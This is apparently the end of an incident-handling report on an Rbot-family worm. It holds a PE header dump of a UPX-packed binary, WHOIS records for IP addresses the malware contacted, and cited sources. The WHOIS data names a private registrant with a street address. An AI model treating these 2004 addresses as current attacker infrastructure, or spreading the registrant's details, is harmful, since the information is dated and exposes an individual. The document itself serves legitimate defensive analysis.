--- Version ----------------------------------------------------


***** Resources ***************************************************


***** PE Header ***************************************************
                  Signature: 00004550
                    Machine: 014C - Intel 386
         Number of sections: 0003
           Time/Date stamp: 41AF5F1C
    Pointer to symbol table: 00000000
          Number of symbols: 00000000
    Size of optional header: 00E0
            Characteristics: 010F
                      Magic: 010B
      Linker version (major): 06
      Linker version (minor): 00
               Size of code: 00004000
   Size of initialized data: 00001000
 Size of uninitialized data: 00008000
      Address of entry point: 0000CDA0
               Base of code: 00009000
               Base of data: 0000D000
                 Image base: 00400000
          Section alignment: 00001000
             File alignment: 00000200
         OS version (major): 0004
         OS version (minor): 0000
      Image version (major): 0000
      Image version (minor): 0000
 Sub system version (major): 0004
```

```
   Sub system version (minor): 0000
              Win32 version: 00000000
              Size of image: 0000E000
            Size of headers: 00001000
                   Checksum: 00000000
                 Sub system: 0002 - Windows graphical user interface (GUI)
subsystem
          DLL characteristics: 0000
        Size of stack reserve: 00100000
         Size of stack commit: 00001000
         Size of heap reserve: 00100000
          Size of heap commit: 00001000
               Loader flags: 00000000
              Number of RVA: 00000010


***** PE Sections **************************************************
             CRC-32: EB4BDD24
                MD5: 20B106ECEF86BAFAB20FA2B5F19D4F1B
----- PE Sections -------------------------------------------------
 Section VirtSize VirtAddr PhysSize PhysAddr    Flags
           CRC32                             MD5
    UPX0 00008000 00001000 00000000 00000400 E0000080

    UPX1 00004000 00009000 00004000 00000400 E0000040
         F1BA8D73    CD22CF42C1F2174BCE9B52D97B539C0A
    UPX2 00001000 0000D000 00000200 00004400 C0000040
         97D7E3C2    2F69322A7B6C52DC4CB4632329ADB02F


***** Import/Export table ******************************************
--- Export table -------------------------------------------------
--- Import table (libraries: 2) ------------------------------------
  KERNEL32.DLL (imports: 3)
    LoadLibraryA
    GetProcAddress
    ExitProcess
  USER32.dll (imports: 1)
    GetMessageA
```

APPENDIX B:

Registry Information for External Addresses Contacted During Incident

66.111.60.70

```
Name:    unknown.sagonet.net
Address:  66.111.60.70

CustName:   Bill Jolly
Address:    114 Oak Park
City:       Boerne
StateProv:  TX
PostalCode: 78006
Country:    US
RegDate:    2004-12-10
Updated:    2004-12-10

NetRange:   66.111.60.70 - 66.111.60.79
```

216.117.128.235

```
Name:    nameservices.net
Address:  216.117.128.235

OrgName:    Advanced Internet Technologies, Inc.
OrgID:      ADIT
```

```
Address:    421 Maiden Lane
City:       Fayetteville
StateProv:  NC
PostalCode: 28301
Country:    US

NetRange:   216.117.128.0 - 216.117.191.255
```

WORKS CITED

“Microsoft Security Bulletin MS01-011. Microsoft TechNet. 2004. 02 January 2005. <http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx>.

“Microsoft Security Bulletin MS04-012. Microsoft TechNet. 2004. 02 January 2005. <http://www.microsoft.com/technet/security/bulletin/MS04-012.mspx>.

“W32/Rbot-SF.” Sophos Virus Information. 2004. 04 January 2005. <http://www.sophos.com/virusinfo/analyses/w32rbotsf.html>.

“WORM_RBOT.ACR” Overview. TrendMicro. 2004. 03 January 2005. <http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_RBOT.ACR>.

“Win32.Rbot.” Computer Associates Virus Information Center. 2004. 04 January 2005. <http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=39437>.

Skoudis, Ed. Incident Handling Step-by-Step and Computer Crime Investigation. The SANS Institute, 2004.